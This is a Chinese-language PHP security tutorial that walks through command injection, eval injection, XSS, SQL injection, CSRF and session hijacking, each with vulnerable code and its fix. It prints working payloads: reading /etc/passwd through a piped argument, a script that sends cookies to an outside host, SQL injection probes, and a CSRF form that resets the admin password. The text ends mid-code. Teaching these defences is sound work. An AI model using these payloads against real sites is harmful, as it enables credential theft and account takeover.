

PHP 漏洞全解 1-9

PHP 漏洞全解(一)-PHP 网页的安全性问题

针对 PHP 的网站主要存在下面几种攻击方式：

- 1、命令注入(Command Injection)
- 2、eval 注入(Eval Injection)
- 3、客户端脚本攻击(Script Insertion)
- 4、跨网站脚本攻击(Cross Site Scripting, XSS)
- 5、SQL 注入攻击(SQL injection)
- 6、跨网站请求伪造攻击(Cross Site Request Forgeries, CSRF)
- 7、Session 会话劫持(Session Hijacking)
- 8、Session 固定攻击(Session Fixation)
- 9、HTTP 响应拆分攻击(HTTP Response Splitting)
- 10、文件上传漏洞(File Upload Attack)
- 11、目录穿越漏洞(Directory Traversal)
- 12、远程文件包含攻击(Remote Inclusion)
- 13、动态函数注入攻击(Dynamic Variable Evaluation)
- 14、URL 攻击(URL attack)
- 15、表单提交欺骗攻击(Spoofed Form Submissions)
- 16、HTTP 请求欺骗攻击(Spoofed HTTP Requests)

几个重要的 php.ini 选项

Register Globals

PHP 漏洞全解(二)-命令注入攻击

命令注入攻击

PHP 中可以使用下列 5 个函数来执行外部的应用程序或函数

system、exec、passthru、shell_exec、` `(与 shell_exec 功能相同)

函数原型

string system(string command, int &return_var)

command 要执行的命令

return_var 存放执行命令的执行后的状态值

string exec (string command, array &output, int &return_var)

command 要执行的命令

output 获得执行命令输出的每一行字符串

return_var 存放执行命令后的状态值

void passthru (string command, int &return_var)

command 要执行的命令

return_var 存放执行命令后的状态值

string shell_exec (string command)

command 要执行的命令


漏洞实例

例 1:

```
//ex1.php
<?php
$dir = $_GET["dir"];
if (isset($dir))
{
    echo "<pre>";
    system("ls -al ".$dir);
    echo "</pre>";
}
?>
```

我们提交 <http://www.sectop.com/ex1.php?dir=|cat/etc/passwd>

提交以后, 命令变成了 `system("ls -al | cat /etc/passwd");`



eval 注入攻击

eval 函数将输入的字符串参数当作 PHP 程序代码来执行

函数原型:

mixed eval(string code_str) //eval 注入一般发生在攻击者能控制输入的字符串的时候

```
//ex2.php
```

```
<?php
```

作者:<http://www.sectop.com/>

文档制作:<http://www.mythhack.com>

```

$var = "var";
if (isset($_GET["arg"]))
{
    $arg = $_GET["arg"];
    eval("\$var = $arg;");
    echo "\$var = ".$var;
}
?>

```

当我们提交 [http://www.sectop.com/ex2.php?arg=phpinfo\(\)](http://www.sectop.com/ex2.php?arg=phpinfo());漏洞就产生了

动态函数

```

<?php
func A()
{
    dosomething();
}
func B()
{
    dosomething();
}
if (isset($_GET["func"]))
{
    $myfunc = $_GET["func"];
    echo $myfunc();
}
?>

```

程序员原意是想动态调用 A 和 B 函数,那我们提交 <http://www.sectop.com/ex.php?func=phpinfo> 漏洞产生

防范方法

- 1、尽量不要执行外部命令
- 2、使用自定义函数或函数库来替代外部命令的功能
- 3、使用 `escapeshellarg` 函数来处理命令参数
- 4、使用 `safe_mode_exec_dir` 指定可执行文件的路径

`escapeshellarg` 函数会将任何引起参数或命令结束的字符转义,单引号`'`, 替换成`\'`, 双引号`"`, 替换成`\"`, 分号`;`替换成`\;`

用 `safe_mode_exec_dir` 指定可执行文件的路径, 可以把会使用的命令提前放入此路径内

```
safe_mode = On
```

```
safe_mode_exec_dir = /usr/local/php/bin/
```

客户端脚本植入


客户端脚本植入(Script Insertion)，是指将可以执行的脚本插入到表单、图片、动画或超链接文字等对象内。当用户打开这些对象后，攻击者所植入的脚本就会被执行，进而开始攻击。

可以被用作脚本植入的 HTML 标签一般包括以下几种：

- 1、<script>标签标记的 javascript 和 vbscript 等页面脚本程序。在<script>标签内可以指定 js 程序代码，也可以在 src 属性内指定 js 文件的 URL 路径
- 2、<object>标签标记的对象。这些对象是 java applet、多媒体文件和 ActiveX 控件等。通常在 data 属性内指定对象的 URL 路径
- 3、<embed>标签标记的对象。这些对象是多媒体文件，例如:swf 文件。通常在 src 属性内指定对象的 URL 路径
- 4、<applet>标签标记的对象。这些对象是 java applet，通常在 codebase 属性内指定对象的 URL 路径
- 5、<form>标签标记的对象。通常在 action 属性内指定要处理表单数据的 web 应用程序的 URL 路径

客户端脚本植入的攻击步骤

- 1、攻击者注册普通用户后登陆网站
- 2、打开留言页面，插入攻击的 js 代码
- 3、其他用户登录网站（包括管理员），浏览此留言的内容
- 4、隐藏在留言内容中的 js 代码被执行，攻击成功



实例

数据库

```
CREATE TABLE `postmessage` (  
  `id` int(11) NOT NULL auto_increment,  
  `subject` varchar(60) NOT NULL default "",
```

```

`name` varchar(40) NOT NULL default "",
`email` varchar(25) NOT NULL default "",
`question` mediumtext NOT NULL,
`postdate` datetime NOT NULL default '0000-00-00 00:00:00',
PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=gb2312 COMMENT='使用者的留言'
AUTO_INCREMENT=69 ;
//add.php 插入留言
//list.php 留言列表
//show.php 显示留言

```

提交下图的留言

地址  <http://www.netsos.com.cn/add.php>

标题 ★	<input type="text" value="1111"/>		
姓名 ★	<input type="text" value="22222"/>	电子邮箱 ★	<input type="text" value="222@sectop.com"/>
问题 ★	<input type="text" value="<script>alert (/www.sectop.com/)</script>"/>		
DoDo's Blog http://www.sectop.com		<input type="button" value="确认"/> <input type="button" value="取消"/>	

浏览此留言的时候会执行 js 脚本

插入 `<script>while(1){windows.open();}</script>` 无限弹框

插入 `<script>location.href="http://www.sectop.com";</script>` 跳转钓鱼页面

或者使用其他自行构造的 js 代码进行攻击

防范的方法

一般使用 `htmlspecialchars` 函数来将特殊字符转换成 HTML 编码

函数原型

`string htmlspecialchars (string string, int quote_style, string charset)`

`string` 是要编码的字符串

`quote_style` 可选,值可为 `ENT_COMPAT`、`ENT_QUOTES`、`ENT_NOQUOTES`,默认值 `ENT_COMPAT`,表示只转换双引号不转换单引号。`ENT_QUOTES`,表示双引号和单引号都要转换。`ENT_NOQUOTES`,表示双引号和单引号都不转换

`charset` 可选,表示使用的字符集

函数会将下列特殊字符转换成 html 编码:

`&` --> `&`

`"` --> `"`

`'` --> `'`

`<` --> `<`

作者:<http://www.sectop.com/>

文档制作:<http://www.mythhack.com>

> --> >

把 show.php 的第 98 行改成

```
<?php echo htmlspecialchars(nl2br($row['question']), ENT_QUOTES); ?>
```

然后再查看插入 js 的漏洞页面



PHP 漏洞全解(四)-xss 跨站脚本攻击

跨网站脚本攻击


XSS(Cross Site Scripting), 意为跨网站脚本攻击, 为了和样式表 **css**(Cascading Style Sheet)区别, 缩写为 XSS

跨站脚本主要被攻击者利用来读取网站用户的 **cookies** 或者其他个人数据, 一旦攻击者得到这些数据, 那么他就可以伪装成此用户来登录网站, 获得此用户的权限。

跨站脚本攻击的一般步骤:

- 1、攻击者以某种方式发送 **xss** 的 **http** 链接给目标用户
- 2、目标用户登录此网站, 在登陆期间打开了攻击者发送的 **xss** 链接
- 3、网站执行了此 **xss** 攻击脚本
- 4、目标用户页面跳转到攻击者的网站, 攻击者取得了目标用户的信息

5、攻击者使用目标用户的信息登录网站，完成攻击



当有存在跨站漏洞的程序出现的时候，攻击者可以构造类

似 <http://www.sectop.com/search.php?key=<script>document.location='http://www.hack.com/getcookie.php?cookie='+document.cookie;</script>>，诱骗用户点击后，可以获取用户 cookies 值

防范方法:

利用 htmlspecialchars 函数将特殊字符转换成 HTML 编码

函数原型

string htmlspecialchars (string string, int quote_style, string charset)

string 是要编码的字符串

quote_style 可选,值可为 ENT_COMPAT、ENT_QUOTES、ENT_NOQUOTES，默认值 ENT_COMPAT，表示只转换双引号不转换单引号。ENT_QUOTES，表示双引号和单引号都要转换。ENT_NOQUOTES，表示双引号和单引号都不转换

charset 可选,表示使用的字符集

函数会将下列特殊字符转换成 html 编码:

& --> &
" --> "
' --> '
< --> <
> --> >

\$_SERVER["PHP_SELF"]变量的跨站

在某个表单中，如果提交参数给自己，会用这样的语句

```
<form action="<?php echo $_SERVER["PHP_SELF"];?>" method="POST">
```

.....

</form>

\$_SERVER["PHP_SELF"]变量的值为当前页面名称

例:

<http://www.sectop.com/get.php>

get.php 中上述的表单

那么我们提交

那么表单变成

<form action="get.php/"><script>alert(document.cookie);</script>" method="POST">

跨站脚本被插进去了

防御方法还是使用 htmlspecialchars 过滤输出的变量，或者提交给自身文件的表单使用

<form action="" method="post">

这样直接避免了\$_SERVER["PHP_SELF"]变量被跨站


PHP 漏洞全解(五)-SQL 注入攻击

SQL 注入攻击

SQL 注入攻击(SQL Injection)，是攻击者在表单中提交精心构造的 sql 语句，改动原来的 sql 语句，如果 web 程序没有对提交的数据经过检查，那么就会造成 sql 注入攻击。

SQL 注入攻击的一般步骤:

- 1、攻击者访问有 SQL 注入漏洞的站点，寻找注入点
- 2、攻击者构造注入语句，注入语句和程序中的 SQL 语句结合生成新的 sql 语句
- 3、新的 sql 语句被提交到数据库中执行 处理
- 4、数据库执行了新的 SQL 语句，引发 SQL 注入攻击



实例

数据库

```
CREATE TABLE `postmessage` (  
  `id` int(11) NOT NULL auto_increment,  
  `subject` varchar(60) NOT NULL default "",  
  `name` varchar(40) NOT NULL default "",  
  `email` varchar(25) NOT NULL default "",  
  `question` mediumtext NOT NULL,  
  `postdate` datetime NOT NULL default '0000-00-00 00:00:00',  
  PRIMARY KEY (`id`)  
) ENGINE=MyISAM DEFAULT CHARSET=gb2312 COMMENT='运用者的留言'  
AUTO_INCREMENT=69 ;
```

```
grant all privileges on ch3.* to `sectop`@localhost identified by '123456';
```

```
//add.php 插入留言
```

```
//list.php 留言列表
```

```
//show.php 显示留言
```

页面 <http://www.netsos.com.cn/show.php?id=71> 可能存在注入点，我们来测试

<http://www.netsos.com.cn/show.php?id=71> and 1=1

[返回页面](#)

 <http://www.netsos.com.cn/show.php?id=71%20and%201=1>

查看当前留言

标题	333
姓名	333
电子邮件	333@sectop.com
问题	333
发表时间	1970年01月01日 07时00分00秒

提
交

 <http://www.netsos.com.cn/show.php?id=71%20and%201=2>

查看当前留言

标题	
姓名	
电子邮件	
问题	
发表时间	1970年01月01日 07时00分00秒

一次查询到记录，一次没有，我们来看看源码

```
//show.php 12-15 行
```

```
// 执行 mysql 查询语句
```

```
$query = "select * from postmessage where id = ".$_GET["id"];
```

```
$result = mysql_query($query)
```

```
or die("执行 ySQL 查询语句失败: ".mysql_error());
```

参数 id 传递进来后，和前面的字符串结合的 sql 语句放入数据库执行 查询

提交 `and 1=1`，语句变成 `select * from postmessage where id = 71 and 1=1` 这语句前值后值都为真，`and` 以后也为真，返回查询到的数据

提交 `and 1=2`，语句变成 `select * from postmessage where id = 71 and 1=2` 这语句前值为真，后值为假，`and` 以后为假，查询不到任何数据

正常的 SQL 查询，经过我们构造的语句之后，形成了 SQL 注入攻击。通过这个注入点，我们还可以进一步拿到权限，比如说运用 `union` 读取管理密码，读取数据库信息，或者用 `mysql` 的 `load_file`，`into outfile` 等函数进一步渗透。

防范方法

整型参数:

运用 `intval` 函数将数据转换成整数

函数原型

int intval(mixed var, int base)

`var` 是要转换成整形的变量

`base`，可选，是基础数，默认是 10

浮点型参数:

运用 `floatval` 或 `doubleval` 函数分别转换单精度和双精度浮点型参数

函数原型

int floatval(mixed var)

`var` 是要转换的变量

int doubleval(mixed var)

`var` 是要转换的变量

字符型参数:

运用 `addslashes` 函数来将单引号 `"'` 转换成 `"\'`，双引号 `""` 转换成 `"\"`，反斜杠 `"\"` 转换成 `"\"`，`NULL` 字符加上反斜杠 `"\"`

函数原型

string addslashes (string str)

`str` 是要检查的字符串

那么刚才出现的代码漏洞，我们可以这样修补

// 执行 `mysql` 查询语句

```
$query = "select * from postmessage where id = ".intval($_GET["id"]);
```

```
$result = mysql_query($query)
```

```
or die("执行 ySQL 查询语句失败: " . mysql_error());
```

如果是字符型,先判断 magic_quotes_gpc 能否为 On,当不为 On 的时候运用 addslashes 转义特殊字符

```
if(get_magic_quotes_gpc())
{
    $var = $_GET["var"];
}
else
{
    $var = addslashes($_GET["var"]);
}
```

再次测试,漏洞已经修补

PHP 漏洞全解(六)-跨网站请求伪造

跨网站请求伪造攻击

CSRF(Cross Site Request Forgeries),意为跨网站请求伪造,也有写为 XSRF。攻击者伪造目标用户的 HTTP 请求,然后此请求发送到有 CSRF 漏洞的网站,网站执行此请求后,引发跨站请求伪造攻击。攻击者利用隐蔽的 HTTP 连接,让目标用户在不注意的情况下单击这个链接,由于是用户自己点击的,而他又又是合法用户拥有合法权限,所以目标用户能够在网站内执行特定的 HTTP 链接,从而达到攻击者的目的。例如:某个购物网站购买商品时,采用 <http://www.shop.com/buy.php?item=watch&num=1>, item 参数确定要购买什么物品, num 参数确定要购买数量,如果攻击者以隐藏的方式发送给目标用户链接 ``,那么如果目标用户不小心访问以后,购买的数量就成了 1000 个

实例

随缘网络 PHP 留言板 V1.0

任意删除留言

//delbook.php 此页面用于删除留言

```
<?php
include_once("dlyz.php"); //dlyz.php 用户验证权限,当权限是 admin 的时候方可删除留言
include_once("../conn.php");
$del=$_GET["del"];
$id=$_GET["id"];
if ($del=="data")
{
```

作者:<http://www.sectop.com/>

文档制作:<http://www.mythhack.com>

```

$ID_Delet= implode(",",$_POST['adid']);
$sql="delete from book where id in (".$ID_Delet.")";
mysql_query($sql);
}
else
{
$sql="delete from book where id=".$_id; //传递要删除的留言 ID
mysql_query($sql);
}
mysql_close($conn);
echo "<script language='javascript'>";
echo "alert('删除成功! ');";
echo " location='book.php';";
echo "</script>";
?>

```

当我们具有 admin 权限，提交 <http://localhost/manage/delbook.php?id=2> 时，就会删除 id 为 2 的留言

利用方法：

我们使用普通用户留言（源代码方式），内容为

```

```

```

```

```

```

```

```

插入 4 张图片链接分别删除 4 个 id 留言，然后我们返回首页浏览看，没有什么变化。。图片显示不了
现在再用管理员账号登陆后，来刷新首页，会发现留言就剩一条，其他在图片链接中指定的 ID 号的留言，全部都被删除。

攻击者在留言中插入隐藏的图片链接，此链接具有删除留言的作用，而攻击者自己访问这些图片链接的时候，是不具有权限的，所以看不到任何效果，但是当管理员登陆后，查看此留言，就会执行隐藏的链接，而他的权限又是足够大的，从而这些留言就被删除了

修改管理员密码

```

//pass.php
if($_GET["act"])
{
$username=$_POST["username"];
$sh=$_POST["sh"];
$gg=$_POST["gg"];
$title=$_POST["title"];
$copyright=$_POST["copyright"]."<br/>设计制作：<a href=http://www.115cn.cn>厦门随缘网络科技</a>";
$password=md5($_POST["password"]);
if(empty($_POST["password"]))
{
$sql="update gly set

```

```

username="'.$username.'",sh="'.$sh.',gg="'.$gg.',title="'.$title.',copyright="'.$copyright
.'" where id=1";
}
else
{
$sql="update gly set
username="'.$username.',password="'.$password.',sh="'.$sh.',gg="'.$gg.',title="'.$title
.',copyright="'.$copyright.'" where id=1";
}
mysql_query($sql);
mysql_close($conn);
echo "<script language='javascript'>";
echo "alert('修改成功! ');";
echo " location='pass.php';";
echo "</script>";
}

```

这个文件用于修改管理密码和网站设置的一些信息，我们可以直接构造如下表单：

```

<body>
<form action="http://localhost/manage/pass.php?act=xg" method="post" name="form1"
id="form1">
<input type="radio" value="1" name="sh">
<input type="radio" name="sh" checked value="0">
<input type="text" name="username" value="root">
<input type="password" name="password" value="root">
<input type="text" name="title" value="随缘网络 PHP 留言板 V1.0(带审核功能)" >
<textarea name="gg" rows="6" cols="80" >欢迎您安装使用随缘网络 PHP 留言板 V1.0(带审核
功能)! </textarea>
<textarea name="copyright" rows="6" cols="80" >随缘网络 PHP 留言本 V1.0 版权所有：厦门
随缘网络科技 2005-2009<br/>承接网站建设及系统定制 提供优惠主机域名</textarea>
</form>
</body>

```

存为 attack.html，放到自己网站上 <http://www.sectop.com/attack.html>，此页面访问后会自动向目标程序的 pass.php 提交参数，用户名修改为 root，密码修改为 root，然后我们去留言板发一条留言，隐藏这个链接，管理访问以后，他的用户名和密码全部修改成了 root

防范方法

防范 CSRF 要比防范其他攻击更加困难，因为 CSRF 的 HTTP 请求虽然是攻击者伪造的，但是却是由目标用户发出的，一般常见的防范方法有下面几种：

- 1、检查网页的来源
- 2、检查内置的隐藏变量
- 3、使用 POST，不要使用 GET

检查网页来源

在//pass.php 头部加入以下红色字体代码，验证数据提交

```

if($_GET["act"])
{
if(isset($_SERVER["HTTP_REFERER"]))
{
    $serverhost = $_SERVER["SERVER_NAME"];
    $strurl = str_replace("http://", "", $_SERVER["HTTP_REFERER"]);
    $strdomain = explode("/", $strurl);
    $sourcehost = $strdomain[0];
    if(strncmp($sourcehost, $serverhost, strlen($serverhost)))
    {
        unset($_POST);
        echo "<script language='javascript'>";
        echo "alert('数据来源异常!');";

        &
    nbsp;    echo " location='index.php';";
        echo "</script>";
    }
}
$username=$_POST["username"];
$sh=$_POST["sh"];
$gg=$_POST["gg"];
$title=$_POST["title"];
$copyright=$_POST["copyright"]."<br/>设计制作: <a href=http://www.115cn.cn>厦门随缘网络科技</a>";
$password=md5($_POST["password"]);
if(empty($_POST["password"]))
{
$sql="update gly set
username='".$username."',sh='".$sh."',gg='".$gg."',title='".$title."',copyright='".$copyright."' where id=1";
}
else
{
$sql="update gly set
username='".$username."',password='".$password."',sh='".$sh."',gg='".$gg."',title='".$title."',copyright='".$copyright."' where id=1";
}
mysql_query($sql);
mysql_close($conn);
echo "<script language='javascript'>";
echo "alert('修改成功! ');";
echo " location='pass.php';";
echo "</script>";
}

```

检查内置隐藏变量

我们在表单中内置一个隐藏变量和一个 `session` 变量，然后检查这个隐藏变量和 `session` 变量是否相等，以此来判断是否同一个网页所调用

```
<?php
include_once("dlyz.php");
include_once("../conn.php");
if($_GET["act"])
{
    if (!isset($_SESSION["post_id"]))
    {
        // 生成唯一的 ID，并使用 MD5 来加密
        $post_id = md5(uniqid(rand(), true));
        // 创建 Session 变量
        $_SESSION["post_id"] = $post_id;
    }
    // 检查是否相等
    if (isset($_SESSION["post_id"]))
    {
        // 不相等
        if ($_SESSION["post_id"] != $_POST["post_id"])
        {
            // 清除 POST 变量
            unset($_POST);
            echo "<script language='javascript'>";
            echo "alert('数据来源异常!');";
            echo " location='index.php';";
            echo "</script>";
        }
    }
}

.....

<input type="reset" name="Submit2" value="重 置">
<input type="hidden" name="post_id" value="<?php echo $_SESSION["post_id"];?>">
</td></tr>
</table>
</form>
<?php
}
mysql_close($conn);
?>
</body>
</html>
```

使用 POST，不要使用 GET


传递表单字段时，一定要是用 POST，不要使用 GET，处理变量也不要直接使用 `$_REQUEST`

PHP 漏洞全解(七)-Session 劫持

服务端和客户端之间是通过 session(会话)来连接沟通。当客户端的浏览器连接到服务器后，服务器就会建立一个该用户的 session。每个用户的 session 都是独立的，并且由服务器来维护。每个用户的 session 是由一个独特的字符串来识别，成为 session id。用户发出请求时，所发送的 http 表头内包含 session id 的值。服务器使用 http 表头内的 session id 来识别是哪个用户提交的请求。

session 保存的是每个用户的个人数据，一般的 web 应用程序会使用 session 来保存通过验证的用户账号和密码。在转换不同的网页时，如果需要验证用户身份，就是用 session 内所保存的账号和密码来比较。session 的生命周期从用户连上服务器后开始，在用户关掉浏览器或是注销时用户 session_destroy 函数删除 session 数据时结束。如果用户在 20 分钟内没有使用计算机的动作，session 也会自动结束。

php 处理 session 的应用架构




会话劫持

会话劫持是指攻击者利用各种手段来获取目标用户的 session id。一旦获取到 session id，那么攻击者可以利用目标用户的身份来登录网站，获取目标用户的操作权限。

攻击者获取目标用户 session id 的方法：

- 1) 暴力破解: 尝试各种 session id，直到破解为止。
- 2) 计算: 如果 session id 使用非随机的方式产生，那么就有可能计算出来
- 3) 窃取: 使用网络截获，xss 攻击等方法获得

会话劫持的攻击步骤



实例

//login.php

```
<?php
session_start();
if (isset($_POST["login"]))
{
    $link = mysql_connect("localhost", "root", "root")
        or die("无法建立 MySQL 数据库连接: " . mysql_error());
    mysql_select_db("cms") or die("无法选择 MySQL 数据库");

    if (!get_magic_quotes_gpc())
    {
        $query = "select * from member where username=" .
        addslashes($_POST["username"]) .
        "' and password=" . addslashes($_POST["password"]) . "'";
    }
    else
    {
